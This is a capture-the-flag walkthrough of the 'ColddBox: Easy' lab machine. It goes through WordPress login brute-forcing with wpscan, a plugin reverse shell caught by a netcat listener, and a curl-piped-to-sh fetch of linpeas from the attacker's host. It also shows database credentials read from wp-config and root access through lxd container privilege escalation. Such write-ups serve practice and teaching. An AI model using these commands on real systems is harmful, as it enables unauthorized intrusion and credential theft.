ColddBox: Easy


It is a cool box (literally). So lets start some Hacking ...

So lets start with some nmap scan to enumerate which all ports are open. "# nmap - T4 - sV - A target > nmap scan.txt"

So port 80 is open that I already knew by opening the ip in web browser. Since it was a web page I began directory search to see is there any broken access control.

"# gobuster dirb -u target:80 --wordlist /usr/share/wordlists/dirb/small.txt -e -o dir.txt"

There is a '/hidden' directory on the target that is accessible and gave potential users on the target.




And since web page is made on wordpress and there is a login page, great option to bruteforce wordpress login is using wpscan.

"\$ wpscan --url <u>http://target/wp-login</u>.php -e u -P /usr/share/wordlist/rockyou.txt"

and Bingo we have a password for coldd user. After login we have an admin dashboard.

Lest get a reverse shell on the target using WP plugin. I found this simple reverse shell script on

https://www.sevenlayers.com/index.php/179-wordpress-plugin-reverse-shell.



I started a netcat listener on my machine on port 8000 "# nc -lvnp 8000" and got a reverse shell by activating our plugin and found that www-data user have very less permissions thus I enumerated the target using linpeas.sh

(https://github.com/carlospolop/privilege-escalation-awesome-scripts-suit e/tree/master/linPEAS). Download the linpeas.sh file form github on your machine,cd to the download directory and start a simple python server on your machine "# python3 -m http.server 1234" and on target run it using "\$ curl http://yourmachine_ip:1234/linpeas.sh | sh", This will directly run the shell script on the target machine.

```
[+] Searching PHPCookies
Not Found

[+] Searching Wordpress wp-config.php files
wp-config.php files found:
/var/www/html/wp-config.php define('DB_NAME', 'colddbox')
;
define('DB_USER', 'coldd');
define('DB_PASSWORD', 'cybersecurity');
define('DB_HOST', 'localhost');

[+] Searching Drupal settings.php files
/default/settings.php Not Found

[+] Searching Tomcat users file
tomcat-users.xml Not Found

[+] Mongo information
mongo binary Not Found
```

This gave away wp-config.php file that contained password of user colldd. To *su* to colldd user we need a stable shell, stablizing shell by this great one-liner \$ *pyhton3 -c 'import pty;pty.spawn("/bin/bash")'* . \$ *su colldd* and use password cybersecurity to get access. Now cat the user.txt flag in /home/colldd directory '\$ *cat /home/colldd/user.txt'*.

Hurray!! got the user flag.

Now lets get root access.

Linpeas enumeration also gave potential services, users that could be exploited. Luckly lxd (container service) is present on target.

```
OS: Linux version 4.4.0-186-generic (buildd@lcy01-amd64-002) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.12) ) #216-U buntu SMP Wed Jul 1 05:34:05 UTC 2020

User & Groups: uid=1000(c0ldd) gid=1000(c0ldd) grupos=1000(c0ldd), 4(adm), 24(cdrom), 30(dip), 46(plugdev), 110(lxd), 115(lpadmin), 116(s ambashare)

Hostname: ColddBox-Easy
Writable folder: /dev/shm
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```

lets check whether colldd user is in lxd group "\$ id" and its present.

```
c0ldd@ColddBox-Easy:/var/www/html/wp-admin$ cd /home/c0ldd cdw/home/c0ldd coldd@ColddBox-Easy:~$ id id uid=1000(c0ldd) gid=1000(c0ldd) grupos=1000(c0ldd),4(adm),2 m),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare c0ldd@ColddBox-Easy:~$
```

Lets exploit this service, Download the vulnerable container image form https://github.com/carlospolop/hacktricks/blob/master/linux-unix/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation.md cd to download dir and start http server and transfer the file to target machine using *wget*.

Add the image:

"\$ lxc image import lxd.tar.xz rootfs.squashfs --alias alpine \$ lxc image list -- You can see your new imported image

Create a container and add root path \$\\$ lxc init alpine privesc -c security.privileged=true \$\\$ lxc list #List containers

\$ lxc config device add privesc host-root disk source=/path=/mnt/root recursive=true

Execute the container:

\$ lxc start privesc

\$ lxc exec privesc /bin/sh

As this container is mounted with /root directory we can access root.txt inside it " \$ cat /mnt/root/root.txt"



Thus challenge is complete.

If you like it follow me, I will upload more Write-Ups here.